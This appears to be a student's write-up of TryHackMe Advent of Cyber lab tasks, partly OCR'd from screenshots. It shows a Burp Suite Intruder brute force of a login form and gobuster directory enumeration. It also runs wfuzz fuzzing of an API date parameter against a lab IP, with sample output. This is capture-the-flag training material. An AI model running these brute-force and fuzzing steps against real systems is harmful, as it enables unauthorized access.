




The difference in length will be the correct one.



Insert the username and password.






**Thought process / Methodology:**


Open the burp suite and go to the proxy. Make sure the intercept is off then open browser and paste ip address on the browser. Insert any username and password. Open back burp suite . Make sure the intercept is on and open the browser again. Insert the username and password that you filled just now. Right click and click “sent to intruder”. Attack type set to “cluster bomb”. Go to playloads and fill up the list of username and passwords given. The difference in length will be the correct one. Insert the username and password.

**DAY 4 : [Web Exploitation] Santa's watching**

**Tools used :** Kali Linux, Firefox, Terminal


**Question 1**

Open terminal and run the command “wfuzz”.





## Question 2


Open terminal and install big.txt first.





After downloading the file, we can check whether the file that we downloaded is the file that we want.





Next step, we need to install gobuster.





If the word is in red colour, we need to download it first.





After we download gobuster, we can proceed to the next step which is to find the API directory.




After the API is out, we can stop the process by press “ctrl c” button because we just need the API.






Copy paste the API and paste on mozilla firefox.





## Question 3


Install wordlist ,
**https://assets.tryhackme.com/additional/cmn-aoc2020/day-4/wordlist.**





Insert **wfuzz -c -z file,wordlist http://10.10.115.171/api/site-log.php?date=FUZZ** and start fuzzing.


WEEKLY REPORT WEEK
10.10.115.171/
Index of /api
10.10.115.171/api/
Index of /api
Name Last modified Size Description
Parent Directory -
site-log.php 2020-11-22 06:38 110
Apache/2.4.29 (Ubuntu) Server at 10.10.115.171 Port 80
kali@kali: ~/Downloads
File Actions Edit View Help
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo wfuzz -c -z file,wordlist http://10.10.115.171/api.php?date=FUZZ
[sudo] password for kali:



WEEKLY REPORT WEEK
10.10.115.171/
Index of /api
10.10.115.171/api/
Index of /api
Name Last modified Size Description
Parent Directory -
site-log.php 2020-11-22 06:38 110
Apache/2.4.29 (Ubuntu) Server at 10.10.115.171 Port 80
kali@kali: ~/Downloads
File Actions Edit View Help
┌──(kali㉿kali)-[~/Downloads]
└─$ wfuzz -c -z file,wordlist http://10.10.115.171/api/site-log.php?date=FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl.
Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer *
********************************************************
Target: http://10.10.115.171/api/site-log.php?date=FUZZ
Total requests: 63
ID Response Lines Word Chars Payload
000000001: 200 0 L 0 W 0 Ch "20201100"
000000003: 200 0 L 0 W 0 Ch "20201102"
000000007: 200 0 L 0 W 0 Ch "20201106"
000000006: 200 0 L 0 W 0 Ch "20201105"
